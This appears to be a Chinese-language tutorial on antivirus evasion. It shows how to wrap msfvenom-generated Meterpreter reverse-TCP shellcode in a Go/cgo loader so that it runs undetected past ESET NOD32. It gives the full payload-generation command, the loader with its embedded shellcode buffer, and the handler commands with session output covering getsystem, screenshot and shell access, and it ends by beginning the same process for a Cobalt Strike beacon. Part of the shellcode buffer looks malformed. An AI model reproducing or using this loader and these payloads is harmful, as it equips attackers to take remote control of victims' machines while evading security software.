


go 内联免杀执行 shellcode

0x01 准备好 go 编译环境 [32 位机器]

Win7 32 位系统,建议直接用 32 位系统,暂时兼容性较好
安装 tdm-gcc-5.1.0-3.exe
无需安装,只需配置好 go 的系统环境变量即可,具体配置过程,如下 go1.8.3.windows-386.zip

GOROOT C:\go
GOPATH C:\GoCode
Path C:\Python27\;C:\Python27\Scripts;%SystemRoot%\system32;%SystemRoot%;%SystemRoot%\System32\Wbem;%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\;C:\TDM-GCC-32\bin;C:\go\bin



看到如下的环配置,说明 go 环境已经基本配置成功了


go env

```
管理员: 命令提示符
C:\>go env
set GOARCH=386
set GOBIN=
set GOEXE=.exe
set GOHOSTARCH=386
set GOHOSTOS=windows
set GOOS=windows
set GOPATH=C:\GoCode
set GORACE=
set GOROOT=C:\go
set GOTOOOLDIR=C:\go\pkg\tool\windows_386
set GCCGO=gccgo
set GO386=
set CC=gcc
set GOGCCFLAGS=-m32 -mthreads -fmessage-length=0 -fdebug-prefix-map=C:\Users\Avlist\AppData\Local\Temp\go-build903644383=/tmp/go-build -gno-record-gcc-switches
set CXX=g++
set CGO_ENABLED=1
set PKG_CONFIG=pkg-config
set CGO_CFLAGS=-g -O2
set CGO_CPPFLAGS=
set CGO_CXXFLAGS=-g -O2
set CGO_FFLAGS=-g -O2
set CGO_LDFLAGS=-g -O2
C:\>
```

0x02 首先,尝试免杀 32 位原生 tcp meterpreter

特别注意,依然是先用 msf 生成 32 位 py shellcode,建议就用原生 tcp,其它的协议都有问题,如下

```
# msfvenom -p windows/meterpreter/reverse_tcp_uuid LPORT=80 LHOST=192.168.126.150 -e x86/shikata_ga_nai -i 11 -f py -o tcp.py
# cat tcp.py
```



将上面的 shellcode 通过 go 编译成 exe


```
# go build shell.go    特别注意最开始的这个连接符, ' buf := '
```

```
package main
/*
void call(char *code) {
    int (*ret)() = (int(*)())code;
    ret();
}
*/
import "C"
import "unsafe"
func main() {
    buf := ""
    buf += "\xbb\xba\x04\x13\x13\xdb\xde\x09\x74\x24\xf4\x58\x33"
    buf += "\xc9\xb1\xa2\x31\x58\x12\x83\xc0\x04\x03\xe2\x0a\xf1"
    buf += "\x46\xaa\xab\x17\xa8\x10\x11\x0e\x70\xd0\x82\x45\xd8"
    buf += "\x33\x02\x14\x44\x72\xd7\x44\x78\x37\xc4\xe9\xbd\x0b"
    buf += "\xea\x18\x46\x0e\xf6\x60\xda\x79\xce\x25\xc8\xb9\xac"
    buf += "\x8c\x7c\xae\x8a\x05\x60\x7f\x34\xe8\xa3\x34\x1d\x06"
    buf += "\xf2\x50\x03\x7c\x82\xcd\x51\x98\x09\xc0\x66\x43\x05"
    buf += "\x5d\x9e\x47\xd4\x15\x90\x24\x9d\x10\x75\x46\x83\x9f"
    buf += "\x31\x0a\x2e\x61\x38\xaf\xe2\xd3\xb6\x1f\xf7\xef\xd2"
    buf += "\x9c\xc0\xf6\xcf\xf0\xd4\x30\xd7\xf6\xb4\xf8\xae\x63"
    buf += "\x2a\x52\x64\x89\xcb\x04\x9e\x4f\xdb\x46\x85\xef"
    buf += "\x8f\x3e\x24\x1b\xa6\x22\x0d\xc5\x99\xff\xb6\x45\x49"
    buf += "\x9c\x29\x43\x75\x2f\x86\xaf\x7a\x3d\xb9\xba\xea\x8c"
    buf += "\x31\xcd\xef\xff\x4f\xac\xb5\x27\x1d\xe9\x42\xfa\xcd"
    buf += "\x4b\x36\x7e\x5a\x2d\x10\x21\x3f\x46\xad\xf9\xec\x49"
    buf += "\xce\x33\x15\x6e\xe4\x77\x5a\x6f\x41\x52\x3b\x05\xd6"
    buf += "\x16\x12\x89\xf9\x60\x53\x1d\x09\x86\x9c\xe5\x8c\xad"
    buf += "\x0c\xbc\xaa\x2d\xd9\x6b\x62\x43\xba\xdc\x62\xe7\xb6"
    buf += "\x51\xb8\x64\x22\x17\x0f\x85\x46\x64\xc0\xae\x84\xfc"
    buf += "\x9b\x64\x72\x00\xa6\x95\x32\x20\xa1\x97\x2d\xc4\xb6"
    buf += "\x7e\xe2\x6d\xc0\x12\x47\x59\x65\x3a\x50\xba\x95\x29"
    buf += "\x1e\xd7\x4a\xe4\x16\xcb\x21\x46\x47\x84\x0b\x85\xbe"
    buf += "\xc8\x3c\x08\x05\x67\xac\xe0\x94\x0c\x6c\xa6\xd3\xd0"
    buf += "\x18\x38\xcb\x17\xdc\x34\xf2\xc4\x3c\xff\x4c\x3b\xdb"
    buf += "\xb6\x42\x07\x67\x32\xab\x2a\xe0\x43\x8e\x70\x48\x6e"
    buf += "\x1c\x3d\xc4\xc6\x0f\x62\x0e\x0e\xe4\xa1\x65\x9c\x9"
    buf += "\xc7\x21\x55\xe0\xf0\xc0\x71\xf3\xff\x88\xa3\x4d\x8c"
    buf += "\x58\xce\x8d\x2d\x0d\xbe\x03\x67\x11\xa6\x20\xfc\x19"
    buf += "\x05\xec\x74\x5c\xaa\xbd\x31\x87\x2e\x35\x2d\xf1\x08"
    buf += "\x0d\x34\x37\xf2\x55\x59\xb4\x2f\x0a\x5b\x6e\x5f\x7e"
    buf += "\x7d\xd9\x08\x4f\x77\x15\xb1\xcd\xb5\x44\xe6\xa0\x2c"
    buf += "\xdc\x9c\xcb\x7c\xe7\x41\x23\x1c\x85\x5e\xa3\x5c\xe9"
    buf += "\xfd\x07\x2e\xf0\x80\x52\xf9\xf5\xae\x63\xce\xcb\x88"
    buf += "\xf6\xc8\xa9\x5d\x4f\xfb\xe2\xd4\x37\x5c\x74\x18\x38"
```


```
buf += "\\x79\\xba\\x65\\x11\\x25\\xba\\x41\\x47\\x2b\\x9d\\x20\\x9c\\x05"
buf += "\\x5a\\xf9\\x20\\x1c\\xcf\\x10\\x3d\\x59\\x4d\\xb1\\xd9\\x6b\\x1b"
buf += "\\x8b\\x0d\\x04\\xdd\\x1c\\x50\\xaf\\x4c\\x34\\x0a\\x6c\\x8e\\xcf"
buf += "\\x33\\xcd\\xf0\\x85\\xc1\\xd2\\xeb\\xc9\\x39\\x18\\xe9\\x7b\\x4e"
buf += "\\x46\\x68\\xdd\\xcd\\x52\\x06\\x98\\x46\\xaa\\xfc\\x8e\\x8e\\x6a"
buf += "\\x65\\x0d\\x41\\x53\\xd2\\x3d\\x82\\x5d\\x21\\xdc\\x4c\\xaf\\x91"
buf += "\\x2e\\xed\\x0d\\xf2\\xf5\\x38\\xb9\\x76\\xed\\xd4\\xf4\\xad\\xf1"
buf += "\\x1f\\x52\\xa9\\x68\\xb3\\x35\\x12\\x27\\x5e\\x7f\\xd8\\xb9\\x9b"
buf += "\\x92\\xe7\\x05\\xbb\\x51\\x2e\\xe9\\xa7\\xf7\\xb8\\xe6\\x1d\\x34"
buf += "\\xf3\\xb0\\xef\\x0a\\xdc\\xec\\x77\\xec\\xb7\\x12\\x46\\x2d\\x13"
buf += "\\x6c\\xcd\\xf1\\xe2\\x99\\xf2\\xbf\\x14\\x6c\\x38\\x58\\xda\\xb9"
buf += "\\x6a\\x14\\x1d\\xd2\\x55\\x20\\xc4\\x78\\xb2\\x71\\x79\\xfb\\x84"
buf += "\\x6c\\x26\\x56\\x9d\\xe6\\x38\\xd9\\xbc\\x42\\x60\\x83\\x46\\x1f"
buf += "\\x6c\\x28\\xad\\x30\\x49\\x0e\\xe4\\x6f\\xc0\\x5d\\x33\\xa2\\xae"
buf += "\\x4b\\x7a\\x87\\xf7\\x22\\xe3\\xc5\\xa7\\x51\\x68\\x1a\\xa0\\x5c"
buf += "\\x06\\xd4\\x75\\x52\\xe8\\xa2\\x4b\\xf9\\x7c\\x00\\x48\\x21\\x0b"
buf += "\\x0e\\x40\\xad\\x14\\x27\\x6d\\x25\\x12\\xdb\\x08\\x85\\xae\\xe7"
buf += "\\x54\\x74\\xff\\x9d\\xf7\\x8e\\x16\\x85"

shellcode := []byte(buf)
C.call((*C.char)(unsafe.Pointer(&shellcode[0])))
}
```

最终生成的 exe,如下



而后,再将上面的 exe 丢到装有 nod32 的目标机器上进行免杀测试



尝试执行一些常规操作,可以看到此时的 nod32 基本是没啥反应的

```
msf > use exploit/multi/handler
msf > set payload windows/meterpreter/reverse_tcp_uuid
msf > set lhost 192.168.126.150
msf > set lport 80
msf > set EnableStageEncoding true
msf > set StageEncoder x86/fnstenv_mov
msf > exploit
meterpreter > sysinfo
meterpreter > screenshot
meterpreter > getsystem
meterpreter > shell
```

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp_uuid
payload => windows/meterpreter/reverse_tcp_uuid
msf5 exploit(multi/handler) > set lhost 192.168.126.150
lhost => 192.168.126.150
msf5 exploit(multi/handler) > set lport 80
lport => 80
msf5 exploit(multi/handler) > set EnableStageEncoding true
EnableStageEncoding => true
msf5 exploit(multi/handler) > set StageEncoder x86/fnstenv_mov
StageEncoder => x86/fnstenv_mov
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.126.150:80
[*] Encoded stage with x86/fnstenv_mov
[*] Sending encoded stage (179804 bytes) to 192.168.126.179
[*] Meterpreter session 1 opened (192.168.126.150:80 -> 192.168.126.179:64157) at 2018-12-11 18:00:56 +0800

meterpreter > sysinfo
Computer      : MARY-PC
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > getuid
Server username: Mary-Pc\Administrator
meterpreter > screenshot
Screenshot saved to: /root/aRwNTtKI.jpeg
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 384 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Windows\system32>query user
query user
  USERNAME           SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>administrator      console            1   Active   none       12/10/2018 7:42 PM

C:\Windows\system32>tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
ekrn.exe              760 Services              0      81,264 K
egui.exe              2936 Console               1      25,196 K

C:\Windows\system32>|
```

0x03 尝试免杀执行 Cobaltstrike 32 位 http beacon shellcode

生成 32 位 http beacon shellcode 建议用 http,其它协议可能会有问题,特别注意,此处的 shellcode 类型依然选择 python




接着,将上面的 shellcode 嵌到以下代码中,而后编译成 exe

go build shell.go 特别注意下,此处的 ' buf '格式,跟上面不太一样

